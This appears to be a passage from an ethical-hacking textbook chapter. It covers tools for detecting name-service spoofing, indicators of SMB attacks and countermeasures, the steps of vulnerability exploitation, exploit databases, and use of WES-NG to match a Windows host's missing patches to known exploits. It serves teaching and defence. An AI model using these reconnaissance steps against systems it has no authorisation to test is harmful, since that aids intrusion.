
Vindicate is a detection toolkit for LLMNR/NBNS/mDNS spoofing aimed at network administrators. Security professionals utilize this tool to identify name-service spoofing incidents. This tool assists them in promptly detecting and isolating attackers within their network. It is specifically designed to identify the use of hacking tools such as Responder, Inveigh, and Metasploit's LLMNR, NBNS, and mDNS spoofers while minimizing false positives. It leverages the Windows event log for seamless integration with an Active Directory environment.



Figure 6-45: Output of Vindicate

Respounder

Respounder identifies when a responder is present in the network. Security experts utilize this tool to find compromised devices before attackers take advantage of password hashes. Additionally, this tool assists security specialists in spotting unauthorized hosts running responder on public Wi-Fi

networks, such as those found in airports and cafes, helping them to steer clear of connecting to these networks.



Figure 6-46: Output of Respounder

got-responded

got-responded assists security experts in verifying LLMNR/NBT-NS spoofing. This utility operates in its default configuration and evaluates both LLMNR and NBT-NS spoofing while refraining from transmitting fake SMB credentials.



Figure 6-47: Output of got-responded

Detecting SMB Attacks against Windows

Detecting SMB attacks on Windows systems is essential because SMB is widely utilized for enabling shared access to files, printers, and serial ports across a network. Attackers frequently focus on SMB

due to their inherent vulnerabilities and the valuable entry they can provide. Below are the methods and signs for identifying SMB attacks:

1. Monitor and Analyze SMB Traffic

- **Increased SMB traffic:** An unusual spike in SMB traffic can signal an attack, particularly if the rise is abrupt or occurs during non-peak hours.
- **Unexpected SMB commands**: Monitor for unexpected or unusual SMB commands that are uncommon, such as an excessive number of write requests or attempts to access unusual shares.

2. Set Up Alerts on Known Vulnerabilities Exploitation

- **Vulnerability exploits:** Implement alerts for attempts to take advantage of known SMB vulnerabilities. This should include monitoring for patterns or signatures associated with exploitation.

3. Detect Failed Login Attempts

- **Brute-force attacks:** Numerous failed login attempts via SMB may suggest a brute-force attack. Tracking these failed attempts, especially from the same IP address or targeting critical accounts, is vital.

4. Identify Use of SMB Tools and Scripts

- **Tools and script usage:** The detection of tools routinely used for SMB exploits, such as Mimikatz, or scripts crafted to automate SMB attacks should prompt an investigation. Watching for process creation and command-line execution can help in spotting these tools.

5. Detect Unusual Files and Share Access Patterns

- **Unusual access patterns:** Deviations in a file or share access behavior, like a user accessing an unusually high quantity of files in a brief time frame, can indicate reconnaissance or attempts at data exfiltration.

6. Suspicious Network Connections

- **Connections from unusual locations:** SMB connections coming from unexpected or untrusted external IP addresses can serve as a significant indication of an attack, especially if SMB services should not be reachable from the internet.

7. Changes in SMB Configuration

- **Unauthorized changes:** Unanticipated modifications to SMB configurations, such as enabling SMBv1 or altering share permissions, may suggest a compromise or an effort to undermine security.

8. Ransomware Indicators

- **Ransomware activity:** Since SMB can facilitate the rapid spread of certain ransomware variants, identifying sudden file encryption activities or ransom notes found within SMB shares can be indicative of an attack.

9. Use of Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS)

- **IDS/IPS alerts:** These systems can be tailored to include signatures that detect known SMB exploits and anomalies, offering early warnings about possible attacks.

10. Endpoint Detection and Response (EDR) and Security Information and Event Management (SIEM)

- **Integration and correlation:** Employ EDR and SIEM systems to correlate data and alerts concerning SMB activities, which enhances the detection of sophisticated attacks that might not trigger a single obvious indicator.

Countermeasures against SMB Attacks

- Disable SMB services, particularly SMBv1, if they are not required
- Regularly update Windows systems to address SMB-related vulnerabilities
- Restrict SMB access using network segmentation and firewall rules
- Apply strong password policies and account lockout mechanisms to prevent brute-force attacks
- Deploy advanced threat detection tools for continuous monitoring and response
- Turn off older SMB protocol versions, such as SMBv1 and SMBv2, which are prone to buffer overflow vulnerabilities
- Enforce strict access controls and adopt the principle of least privilege to limit user access to sensitive data on the SMB file server

Vulnerability Exploitation

Vulnerability exploitation consists of executing several intricate, interconnected steps to obtain access to a remote system. Attackers can carry out exploitation only after identifying vulnerabilities within the target system. After discovering vulnerabilities, attackers create exploits and execute them on the remote system.

Steps involved in exploiting vulnerabilities:

1. Identify the Vulnerability

Attackers recognize the vulnerabilities present in the target system through various methods outlined in previous modules. These methods include footprinting and reconnaissance, scanning, enumeration, and vulnerability analysis. Upon identifying the operating systems and vulnerable services operational on the target system, attackers may also leverage different online exploit sites like Exploit Database (https://www.exploit-db.com) and Packet Storm (https://packetstormsecurity.com) to find vulnerabilities in the underlying operating systems and applications.

2. Determine the Risk Associated with the Vulnerability

Once a vulnerability is identified, attackers assess the risk related to it, specifically whether exploiting this vulnerability can bypass the security measures in place on the target system.

3. Determine the Capability of the Vulnerability

If the risk is low, attackers evaluate the potential of exploiting this vulnerability to gain remote access to the target system.

4. Develop the Exploit

Following the assessment of the vulnerability's capability, attackers either utilize exploits from online repositories such as Exploit Database (https://www.exploit-db.com) or create their own exploits using exploitation tools like Metasploit.

5. Select the Method for Delivering – Local or Remote

Attackers carry out remote exploitation over a network to take advantage of vulnerabilities in the remote system to acquire shell access. Suppose attackers already have access to the system. In that case, they can perform local exploitation to escalate their privileges or execute applications on the target system.

6. Generate and Deliver the Payload

As part of the exploitation process, attackers create or select malicious payloads using tools like Metasploit and deliver them to the remote system either via social engineering tactics or through a network. They embed harmful shellcodes in the payloads, which, when executed, create a remote shell to the target system.

7. Gain Remote Access

After the payload is generated, attackers execute the exploit to achieve remote shell access to the target system. At this point, attackers can execute various malicious commands via the remote shell and take control of the system.

Vulnerability Exploitation and Proof-of-Concept (PoC) Development

A Proof-of-Concept (PoC) serves as a demonstration that a vulnerability exists. It highlights its impact on software or networks. Typically, a PoC includes a piece of code, a set of instructions, or a script that can be used to gain unauthorized access, execute arbitrary code, or carry out other harmful actions. Security researchers or hackers often produce PoCs to confirm the severity of a newly discovered vulnerability and to reveal its potential consequences. This process aids stakeholders in recognizing possible risks. It encourages prompt remediation measures, such as applying patches or instituting security controls.

The PoC process encompasses identifying, exploiting, demonstrating, and documenting vulnerabilities. After identifying a vulnerability, the security researcher creates or utilizes existing methods to exploit it. The proof-of-concept exploit is then executed on the target system or application to illustrate its effectiveness. This may include accessing sensitive information or taking control of the system. Following the successful exploitation of a vulnerability, the results from the proof-of-concept demonstration are documented comprehensively, detailing the vulnerability, the

exploit employed, and any associated risks or impacts. However, if PoC code is released before the security flaw is addressed, it could lead to zero-day exploitation.

Exploit Sites

Websites like Exploit-DB and VulDB are essential tools during the phase of hacking that involves exploiting vulnerabilities. Attackers can utilize these resources to identify vulnerabilities and either download or create exploits for remote attacks on the intended system. These platforms contain information about the most recent vulnerabilities and corresponding exploits.

They feature a vast collection of prewritten exploit code for numerous vulnerabilities. This greatly reduces the time and effort required for attackers who would otherwise need to develop their own exploits. Many of the exploits come with comprehensive usage guidelines and tools that can be utilized right away.

Exploits frequently act as Proof of Concept (PoCs) that illustrate the effect of a vulnerability, which simplifies the process of conveying the associated risks to stakeholders. Hackers can leverage the provided exploit code as a foundation to craft more advanced or tailored attacks aimed at specific targets. Existing exploits may be modified to bypass newer security measures or to operate in various environments.

How do Attackers use Exploit Sites?

1. Identification: An attacker locates a susceptible service or application on the target system.

2. Search: They look for known exploits associated with the identified vulnerability on Exploit-DB.

3. Download: They obtain the exploit code along with any required instructions or dependencies.

4. Modification: If necessary, they adjust the exploit to fit the specific environment or to evade detection by security measures.

5. Execution: The attacker runs the exploit against the target system.

6. Post-Exploitation: After gaining access, they move on to post-exploitation tasks such as elevating privileges, extracting data, or moving laterally within the network.

Exploit Database

The Exploit Database provides information about the most recent vulnerabilities found in different operating systems, devices, applications, and more. Attackers can browse the Exploit Database to identify weaknesses in their intended target, obtain exploits from the database, and utilize exploitation tools like Metasploit to achieve remote access.



Figure 6-48: Exploit Database Screenshot

VulDB

VulDB provides information about the most recent vulnerabilities and exploits, assessed according to the likelihood of exploitation. Attackers can utilize VulDB to find vulnerabilities to exploit or even automate the exploitation process entirely.



Figure 6-49: VulDB Screenshot

OSV

osv.dev serves as a vulnerability database and triage system designed for open-source projects, assisting both the maintainers of these projects and their users. Malicious actors can utilize the OSV database to find vulnerabilities in open-source software packages, identify the versions that are affected, and check the availability of solutions, which could facilitate exploitation and unauthorized entry into systems.



Figure 6-50: OSV Screenshot

MITRE CVE

MITRE keeps a CVE database that includes information about the most recent vulnerabilities. Malicious actors can utilize the MITRE CVE database to find vulnerabilities present in their target systems.



Figure 6-51: MITRE CVE Screenshot

Windows Exploit Suggester - Next Generation (WES-NG)

Windows Exploit Suggester - Next Generation (WES-NG) is a Python-based utility that enables attackers to find exploits for current vulnerabilities within the Windows operating system. It analyzes the output from the systeminfo.exe command. It compares it to a database of the latest vulnerabilities to identify existing CVEs and recommend potential exploits.

The following are the steps an attacker might follow to detect vulnerabilities and exploits on a target Windows machine using the WES-NG tool:

1. Execute the command below to gather system information with the systeminfo.exe tool:

```
systeminfo > systeminfo.txt
```

This generates a text file containing the system details, which includes the hotfixes and their knowledge base.

2. To obtain systeminfo from a remote target machine, an attacker could issue the following command:

```
systeminfo /S <Target IP Address>
```



Figure 6-52: Screenshot displaying System Information

3. Execute the command below to check for system vulnerabilities and recommended exploits:

```
wes systeminfo.txt
```

This command uses the systeminfo.txt file as input, allowing the tool to verify any missing KBs in the current system version by comparing existing KBs to the database. The identified missing patches or vulnerabilities, along with other system details, are then displayed as illustrated in Figure 6-53.



Figure 6-53: WES-NG Displaying System Vulnerabilities

4. In order to examine the system vulnerabilities along with the related exploits, attackers can execute the following command:

```
wes -e systeminfo.txt
```

Metasploit Framework

The Metasploit Framework is a toolkit for penetration testing, a platform for exploit development, and a research tool that contains numerous functioning remote exploits for different platforms. It enables fully automated exploitation of web servers by taking advantage of known vulnerabilities and exploiting weak passwords through protocols such as Telnet, SSH, HTTP, and SNMP.

